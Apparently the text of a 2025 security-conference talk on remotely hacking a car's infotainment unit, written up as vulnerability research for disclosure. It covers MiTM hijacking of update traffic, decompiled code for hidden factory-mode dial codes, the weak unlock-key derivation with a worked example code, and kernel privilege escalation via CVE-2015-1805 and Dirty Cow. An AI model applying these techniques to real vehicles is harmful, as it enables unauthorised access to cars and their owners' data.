



APRIL 3-4, 2025
BRIEFINGS

Double Tap at the Blackbox

Hacking a Car Remotely Twice with MiTM

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Yingjie Cao (@YinJai_c)

- Security researcher @ 360 Vulnerability Research Institute
- Specialized in connected vehicle security
- A full-chain exploiter of Blackberry QNX system, the most popular automotive OS
- His work has been accepted by both industry and academia, including IEEE S&P and Blackhat Asia

Xinfeng Chen

- Security researcher @ SIG Void Technology
- Specialized in mobile security
- Skilled at customizing AOSP to bypass application protections

PART

01

The Prologue

Three years ago...

2021, Autumn, Chengdu

Automotive Standard Conference



Tianfu Cup – Chinese Pwn2Own



15 days before Tianfu Cup 2021 registration

- We were told there is an automotive track
- We need to pick a top 10 brand in China
- Finally, we chose a brand with over 90,000 units sold in 2021
- 15 days left, with zero knowledge to the target
- NO hardware, NO car
- We need to find extremely easy approaches to pwn it

PART

02

The Car Hacking Landscape

Challenges of Hacking a Car

Zero Day Initiative @thezdi · 2023年3月24日
CONFIRMED! @Synacktiv used a heap overflow & an OOB write to exploit the Infotainment system on the **Tesla**. When they gave us the details, we determined they actually qualified for a Tier 2 award! They win \$250,000 and 25 Master of Pwn points. 1st ever Tier 2 award. Stellar work!



7 130 493 11万

Synaktiv triple-pwned Tesla @Pwn2Own

Till today, few researchers can follow their work due to the extremely high technical bar.

Saving researchers' wallet



Guangzhou, China

The biggest second-hand car components market in China, maybe globally largest.

You can find almost every category of car parts here

Pros


- Much affordable than purchasing a car
- You can disassemble the chips, dumping firmware

Cons

- It still costs \$100-\$2000 to buy an IVI
- No guarantee to boot up it
- The sources of component vary, development version, factory version, disassembled version.

Saving researchers' wallet

Electric Vehicle



Tesla Model 3 LR
(E8) Tesla Model 3 LR or similar ⓘ

5 4 A 576 km range

411.25 CAD **Save & Pay Now**

443.32 CAD **Pay Later**

Pros

- Much affordable than directly purchasing a car
- Flexible pick-up and return

Cons


- Do NOT disassemble it if you do not have confidence to put it back.
- Hardware / software version cannot be assured

PART

03


First Blood

MiTM leads to get shell



- Hijacking the update traffic
- Changing the APK to a remote shell APP
- Only with a low privilege app (10001)
- But we have access to all applications

Reverse Engineering the Applications




```
private boolean c(String str) {  
    int length = str.length();  
    Log.d("BtPhoneMainActivity", "input = " + str + ", len = " + length);  
    if (length > 4 && str.startsWith("#*") && str.endsWith("#*")) {  
        Bundle bundle = new Bundle();  
        bundle.putString("string_msg", str);  
        ((IIPCService) Module.get(IpcModuleEntry.class).get(IIPCService.class)).sendData(1001, bundle, WindowUtil.CAR_DEVT00LS);  
        Log.d("BtPhoneMainActivity", "factory, text = " + str);  
        return true;  
    }  
    return false;  
}
```

“Factory” ??

Which program invokes it?

BtPhone



Factory Mode

```
private boolean c(String str) {  
    int length = str.length();  
    Log.d("BtPhoneMainActivity", "input = " + str + ", len = " + length);  
    if (length > 4 && str.startsWith("#*") && str.endsWith("#*")) {  
        Bundle bundle = new Bundle();  
        bundle.putString("string_msg", str);  
        ((IIPCService) Module.get(IpcModuleEntry.class).get(IIPCService.class)).sendData(1001, bundle, WindowUtil.CAR_DEVT00LS);  
        Log.d("BtPhoneMainActivity", "factory, text = " + str);  
        return true;  
    }  
    return false;  
}
```

- The '#' and '*' in the strings hints us to trigger these functions with pressing on the phone call numbers

Input

- length > 4
- starts with *#
- ends with #*

Factory Mode

```
public static Map<String, a> c() {
    HashMap hashMap = new HashMap();
    a aVar = new a();
    aVar.f1036a.add(new b("#4227*111#", "中控进入工厂测试", true, false, true, true));
    aVar.f1036a.add(new b("#0#", "工厂用户版本测试", true, true, true, true));
    aVar.c = "4227";
    aVar.b = "工厂测试类";
    hashMap.put(aVar.c, aVar);
    a aVar2 = new a();
    aVar2.f1036a.add(new b("#9387*111#", "回到主桌面", true, false, true, true));
    aVar2.f1036a.add(new b("#9387*121#", "语音识别测试模块", true, false, true, true));
    aVar2.f1036a.add(new b("#9387*122#", "AIOS设置", true, false, true, true));
    aVar2.f1036a.add(new b("#9387*131#", "打开抓取日志功能, 打开串口服务及重启设备", true, true, false, true));
    aVar2.f1036a.add(new b("#9387*132#", "恢复出厂设置, 重启设备", true, true, false, true));
    aVar2.f1036a.add(new b("#9387*133#", "预发布环境配置", true, false, true, true));
    aVar2.f1036a.add(new b("#9387*134#", "CAMERA视频文件拷贝", true, true, false, true));
    aVar2.f1036a.add(new b("#9387*141#", "设置一些系统功能", true, false, true, true));
    aVar2.f1036a.add(new b("#9387*142#", "GPS NMEA数据抓取功能", true, true, false, true));
    aVar2.f1036a.add(new b("#9387*143#", "4G APN切换功能", true, true, false, true));
    aVar2.f1036a.add(new b("#9387*151#", "OTA, U盘升级", true, true, false, true));
    aVar2.f1036a.add(new b("#9387*211#", "进入智能驾驶测试功能", true, false, true, true));
    aVar2.f1036a.add(new b("#9387*212#", "进入心率检测功能", true, true, true, true));
    aVar2.f1036a.add(new b("#9387*311#", "进入硬件测试功能", true, false, true, true));
    aVar2.f1036a.add(new b("#9387*321#", "进入硬件测试功能", true, true, true, true));
    aVar2.f1036a.add(new b("#9387*411#", "设置驾驶模式功能", true, true, false, true));
    aVar2.f1036a.add(new b("#9387*511#", "离线地图拷贝功能", true, true, false, true));
    aVar2.c = "9387";
    aVar2.b = "研发调试类";
    hashMap.put(aVar2.c, aVar2);
    a aVar3 = new a();
    aVar3.f1036a.add(new b("#9925*111#", "ECU 系统及硬件版本号 uniqueID", true, true, true, true));
    aVar3.f1036a.add(new b("#9925*121#", "查看各应用的版本号", true, true, false, true));
    aVar3.f1036a.add(new b("#9925*131#", "设备唯一码信息", true, true, false, true));
    aVar3.f1036a.add(new b("#9925*211#", "显示各 ECU 版本号信息", true, true, false, true));
    aVar3.c = "9925";
    aVar3.b = "信息查看类";
    hashMap.put(aVar3.c, aVar3);
    a aVar4 = new a();
    aVar4.f1036a.add(new b("#9723*111#", "OLED测试模式", true, true, true, true));
    aVar4.f1036a.add(new b("#9723*121#", "展车模式", true, true, true, true));
    aVar4.f1036a.add(new b("#9723*131#", "AI宣传视频", true, true, false, true));
    aVar4.c = "9723";
    aVar4.b = "演示菜单类";
    hashMap.put(aVar4.c, aVar4);
    a aVar5 = new a();
    aVar5.f1036a.add(new b("#7494*111#", "售后重置功能", true, true, false, true));
    aVar5.f1036a.add(new b("#7494*121#", "售后维修模式", true, true, false, true));
    aVar5.c = "7494";
    aVar5.b = "售后服务类";
    hashMap.put(aVar5.c, aVar5);
    a aVar6 = new a();
    aVar6.f1036a.add(new b("#1224#", "平安夜", true, true, true, true));
    aVar6.f1036a.add(new b("#1225#", "圣诞节", true, true, true, true));
    aVar6.f1036a.add(new b("#0101#", "元旦", true, true, true, true));
    aVar6.c = "9444";
    aVar6.b = "用户关怀类";
    hashMap.put(aVar6.c, aVar6);
    return hashMap;
}
```

Factory mode
Factory user version test

Testing
4G, USB storage,
camera, becon, etc

OS, MCU, hardware, version number, unique ID
Version number of each app
Device Unique ID
MCU version number


OLED testing mode
Exhibition Mode

Aftersale mode

Some Ester Eggs

*#9925*111#*

- Check OS version & Hardware version & Unique ID
- We can trigger this directly on the screen



Factory Mode

```
public static Map<String, a> c() {
    HashMap hashMap = new HashMap();
    a aVar = new a();
    aVar.f1036a.add(new b("#4227*111#", "中控进入工厂测试", true, false, true, true));
    aVar.f1036a.add(new b("#0#", "工厂用户版本测试", true, true, true, true));
    aVar.c = "4227";
    aVar.b = "工厂测试类";
    hashMap.put(aVar.c, aVar);
    a aVar2 = new a();
    aVar2.f1036a.add(new b("#9387*111#", "回到主桌面", true, false, true, true));
    aVar2.f1036a.add(new b("#9387*121#", "语音识别测试模块", true, false, true, true));
    aVar2.f1036a.add(new b("#9387*122#", "AIOS设置", true, false, true, true));
    aVar2.f1036a.add(new b("#9387*131#", "打开抓取日志功能, 打开串口服务及重启设备", true, true, false, true));
    aVar2.f1036a.add(new b("#9387*132#", "恢复出厂设置, 重启设备", true, true, false, true));
    aVar2.f1036a.add(new b("#9387*133#", "预发布环境配置", true, false, true, true));
    aVar2.f1036a.add(new b("#9387*134#", "CAMERA视频文件拷贝", true, true, false, true));
    aVar2.f1036a.add(new b("#9387*141#", "设置一些系统功能", true, false, true, true));
    aVar2.f1036a.add(new b("#9387*142#", "GPS NMEA数据抓取功能", true, true, false, true));
    aVar2.f1036a.add(new b("#9387*143#", "4G APN切换功能", true, true, false, true));
    aVar2.f1036a.add(new b("#9387*151#", "OTA, U盘升级", true, true, false, true));
    aVar2.f1036a.add(new b("#9387*211#", "进入智能驾驶测试功能", true, false, true, true));
    aVar2.f1036a.add(new b("#9387*212#", "进入心率检测功能", true, true, true, true));
    aVar2.f1036a.add(new b("#9387*311#", "进入硬件测试功能", true, false, true, true));
    aVar2.f1036a.add(new b("#9387*321#", "进入硬件测试功能", true, true, true, true));
    aVar2.f1036a.add(new b("#9387*411#", "设置驾驶模式功能", true, true, false, true));
    aVar2.f1036a.add(new b("#9387*511#", "离线地图拷贝功能", true, true, false, true));
    aVar2.c = "9387";
    aVar2.b = "研发调试类";
    hashMap.put(aVar2.c, aVar2);
    a aVar3 = new a();
    aVar3.f1036a.add(new b("#9925*111#", "ECU 系统及硬件版本号 uniqueID", true, true, true, true));
    aVar3.f1036a.add(new b("#9925*121#", "查看各应用的版本号", true, true, false, true));
    aVar3.f1036a.add(new b("#9925*131#", "设备唯一码信息", true, true, false, true));
    aVar3.f1036a.add(new b("#9925*211#", "显示各 ECU 版本号信息", true, true, false, true));
    aVar3.c = "9925";
    aVar3.b = "信息查看类";
    hashMap.put(aVar3.c, aVar3);
    a aVar4 = new a();
    aVar4.f1036a.add(new b("#9723*111#", "OLED测试模式", true, true, true, true));
    aVar4.f1036a.add(new b("#9723*121#", "展车模式", true, true, true, true));
    aVar4.f1036a.add(new b("#9723*131#", "AI宣传视频", true, true, false, true));
    aVar4.c = "9723";
    aVar4.b = "演示菜单类";
    hashMap.put(aVar4.c, aVar4);
    a aVar5 = new a();
    aVar5.f1036a.add(new b("#7494*111#", "售后重置功能", true, true, false, true));
    aVar5.f1036a.add(new b("#7494*121#", "售后维修模式", true, true, false, true));
    aVar5.c = "7494";
    aVar5.b = "售后服务类";
    hashMap.put(aVar5.c, aVar5);
    a aVar6 = new a();
    aVar6.f1036a.add(new b("#1224#", "平安夜", true, true, true, true));
    aVar6.f1036a.add(new b("#1225#", "圣诞节", true, true, true, true));
    aVar6.f1036a.add(new b("#0101#", "元旦", true, true, true, true));
    aVar6.c = "9444";
    aVar6.b = "用户关怀类";
    hashMap.put(aVar6.c, aVar6);
    return hashMap;
}
```

Factory mode
Factory user version test

Testing
4G, USB storage,
camera, beacon, etc

OS, MCU, hardware, version number, unique ID
Version number of each app
Device Unique ID
MCU version number

OLED testing mode
Exhibition Mode

Aftersales mode

Some Ester Eggs

*#9387*141#*

- System settings
- Directly input it, nothing happened

- Authentication required ?? 🤔

Factory Mode

```
public void onReceiveData(IIPCService.IpcMessageEvent ipcMessageEvent) {
    c.a("SecurityCheckService", "onReceiveData event=" + ipcMessageEvent);
    if (ipcMessageEvent != null) {
        String senderPackageName = ipcMessageEvent.getSenderPackageName();
        Bundle payloadData = ipcMessageEvent.getPayloadData();
        int msgID = ipcMessageEvent.getMsgID();
        if (!TextUtils.isEmpty(senderPackageName) && payloadData != null) {
            char c = 65535;
            switch (senderPackageName.hashCode()) {
                case -2029181052:
                    if (senderPackageName.equals(IpcConfig.App.APP_AFTER_SALES)) {
                        c = 1;
                        break;
                    }
                    break;
                case -96368120:
                    if (senderPackageName.equals(IpcConfig.App.CAR_BT_PHONE)) {
                        c = 0;
                        break;
                    }
                    break;
            }
            switch (c) {
                case 0:
                    if (msgID == 1001) {
                        String string = payloadData.getString(IpcConfig.IPCKey.STRING_MSG);
                        if (!TextUtils.isEmpty(string)) {
                            c.b("SecurityCheckService", "onReceive-----> code = " + string);
                            if (this.fl165a.a(string)) {
                                c.b("SecurityCheckService", string + " isSecretKey.");
                                this.fl165a.a(string, getApplicationContext());
                                return;
                            } else if (com. [REDACTED].devtools.a.c.c.a(string)) {
                                c.b("SecurityCheckService", string + " isFactoryCode.");
                                this.fl165a.b(string, getApplicationContext());
                                return;
                            } else {
                                return;
                            }
                        }
                    }
                default:
                    return;
            }
        }
    }
}
```

Turning on Factory mode with a key

What is the key? 🤔

Factory Mode

```
public void onReceiveData(IIPCService.IpcMessageEvent ipcMessageEvent) {
    ...
    switch (c) {
        case 0:
            if (msgID == 1001) {
                String string = payloadData.getString(IpcConfig.IPCKey.STRING_MSG);
                if (!TextUtils.isEmpty(string)) {
                    c.b("SecurityCheckService", "onReceive-----> code = " + string);
                    if (this.fl165a.g(string)) {
                        c.b("SecurityCheckService", string + " isSecretKey.");
                        this.fl165a.a(string, getApplicationContext());
                        return;
                    } else if (com.car.devtools.a.c.c.a(string)) {
                        c.b("SecurityCheckService", string + " isFactoryCode.");
                        this.fl165a.b(string, getApplicationContext());
                        return;
                    } else {
                        return;
                    }
                }
            }
            ...
        }

    public boolean a(String str, String str2) {
        this.b = b.b(str);
        c.b("SecurityCheckPresenter", " verifySecretKey() mCateId:" + this.b);
        int e = e(this.b);
        if (e >= 50) {
            c.b("SecurityCheckPresenter", String.format(MyApplication.a().getString(R.string.text_
            return false;
        }
        return b.c(str2, str);
    }
}
```

The code invokes factory mode authentication

```
public static boolean c(String str, String str2) {
    if (TextUtils.isEmpty(str2)) {
        return false;
    }
    String a2 = a(str, str2);
    com. lib.b.c.a("FactoryCodeModel", "Current Code " + str2 + "'s mSecretKey is: " + a2);
    return str2.equals(a2); check input
}


public static String a(String str, String str2) {
    return b(str, b(str2));
}

public static String b(String str, String str2) {
    if (TextUtils.isEmpty(str2)) {
        return "";
    }
    int i = 0;
    try {
        i = Integer.valueOf(str2).intValue();
    }
    catch (Exception e) {
        com. lib.b.c.e("FactoryCodeModel", e.getMessage());
    }
    return a(str, i);
}

private static String a(String str, int i) {
    char[] charArray = str.toCharArray();
    int i2 = 0;
    for (int i3 = 0; i3 < charArray.length; i3++) {
        i2 = i2 + (charArray[i3] * i3 * 77) + i;
    }
    String format = new DecimalFormat("00000000").format(Math.abs(i2));
    if (format.length() > 8) {
        format = format.substring(0, 9);
    }
    return ".*#0000*" + i + "*" + format + ".*";
}
```


Factory Mode

```
public static String[] a(String str, String str2) {  
    String[] split = SystemProperties.get(str, "").split(",");  
    String[] strArr = {str, "0"};  
    for (int i = 0; i < split.length; i++) {  
        try {  
            if (split[i].contains(str2)) {  
                return split[i].split(":");  
            }  
        } catch (Exception e) {  
            e.printStackTrace();  
            return strArr;  
        }  
    }  
    return strArr;  
}
```



unique
device ID

ICCID:
车架号:
MCU:
硬件版本:
系统:
UID:


*#9995*111#*

```
private static String a(String str, int i) {  
    char[] charArray = str.toCharArray();  
    int i2 = 0;  
    for (int i3 = 0; i3 < charArray.length; i3++) {  
        i2 = i2 + (charArray[i3] * i3 * 77) + i;  
    }  
    String format = new DecimalFormat("00000000").format(Math.abs(i2));  
    if (format.length() > 8) {  
        format = format.substring(0, 9);  
    }  
    return "*#0000*" + i + "*" + format + "#*";  
}
```

- Simply doing addition and multiplication based on unique device ID
- It is not a crypto implementation at all
- In our case, the code is

*#0000*10000*01344103#*

The debugging interface



Console service (ADB)

Capturing log

Capturing modem log

Navigation log switch

Clearing the log

Reboot

Copy ACC LCC to USB

Copy Android and Modem Log to USB

Copy Android Log to USB

+ With ADB open

+ But **a low privilege shell(2000)**

LPE HOW ??

Android LPE for Remote Exploit Chain

We don't want to use any complicated exploit

CVE-2015-1805, pipe read and pipe write overrun

The very ancient kernel

- Linux v3.15, affected by many vulnerabilities
- The bad news is, we do not have kernel offset to exploit these vulns.
- CVE-2015-1805
 - Pipe read and pipe write overrun
 - kernel offset needed (we cannot launch it because we do not have kernel access)
- Dirty Cow works! -> Arbitrary file write
 - From Arbitrary Write to ROOT?
 - Filesystem is read-only, apps, binaries, and configurations can be modified just temporarily and will get back into what it was after reboot



CVE-2015-1805

pipe_read() -> pipe_iov_copy_to_user

```
static int pipe_iov_copy_to_user(struct iovec *iov, const void *from, unsigned long len, int atomic)
{
    unsigned long copy;

    while (len > 0) {
        /* copy from pipe buffer */
        while (!iov->iov_len) /* the data will be copied to each iov[idx].iov_base */
            iov++;
        copy = min_t(unsigned long, len, iov->iov_len); /* length to copy */

        if (atomic) {
            /* fast copy */
            if (__copy_to_user_inatomic(iov->iov_base, from, copy))
                return -EFAULT;
        } else {
            if (copy_to_user(iov->iov_base, from, copy))
                return -EFAULT;
        }
        from += copy;
        len -= copy;
        iov->iov_base += copy;
        iov->iov_len -= copy;
    }
    return 0;
}
```

CVE-2015-1805

pipe_read()

```
static ssize_t pipe_read(struct kiocb *iocb, const struct iovec *_iov,
                        unsigned long nr_segs, loff_t pos)
{
    /* ... */
    for (;;) {
        if (bufs) {
            /* ... */ Check if all iov.base are writeable
            atomic = !iov_fault_in_pages_write(iov, chars);

redo:
            addr = ops->map(pipe, buf, atomic);
            error = pipe_iov_copy_to_user(iov, addr + buf->offset, chars, atomic);
            ops->unmap(pipe, buf, addr);
            if (unlikely(error)) {
                /* copy error */
                if (atomic) {
                    /* atomic copy error */
                    atomic = 0;
                    goto redo;
                }
                /* try again without atomic */
            }
            /* ... */
        }
        /* ... */
    }
}
```

```
if (atomic) {
    /* fast copy */
    if (__copy_to_user_inatomic(iov->iov_base, from, copy))
        return -EFAULT;
} else {
    if (copy_to_user(iov->iov_base, from, copy))
        return -EFAULT;
}
```

Use iov.base

```
static int iov_fault_in_pages_write(struct iovec *iov,
                                    unsigned long len)
{
    while (!iov->iov_len)
        iov++;
    while (len > 0) {
        unsigned long this_len;
        this_len = min_t(unsigned long, len, iov->iov_len);
        if (fault_in_pages_writeable(iov->iov_base,
                                     this_len))
            break;
        len -= this_len;
        iov++;
    }
    return len;
}
```

- If error, redo copy to iov
- iov[**index**] is changed, but chars are not
- An overflow
- Bypass the writeable check with **TOCTOU**

The LPE pivoting



We have a kernel
arbitrary write

We don't have a kernel
offset to locate the write
target

So we cannot ROOT it



We have a file arbitrary
write

We cannot execute
arbitrary file as we can
only execute those put on
the IVI screen

So we cannot ROOT it

The LPE pivoting



We have a file arbitrary write

We cannot execute arbitrary file as we can only execute those on the IVI screen

So we cannot ROOT it




- A low-priv shell cannot execute/create/RW any high-priv file
- We can only touch to execute programs
- APPs running on low-priv
- Default binary programs are executed at bootup, but RO filesystem

The LPE pivoting




We **cannot** execute arbitrary file as we can only execute those on the IVI screen ?

HIDDEN FUNCTIONS in Factory Mode!!




The LPE pivoting



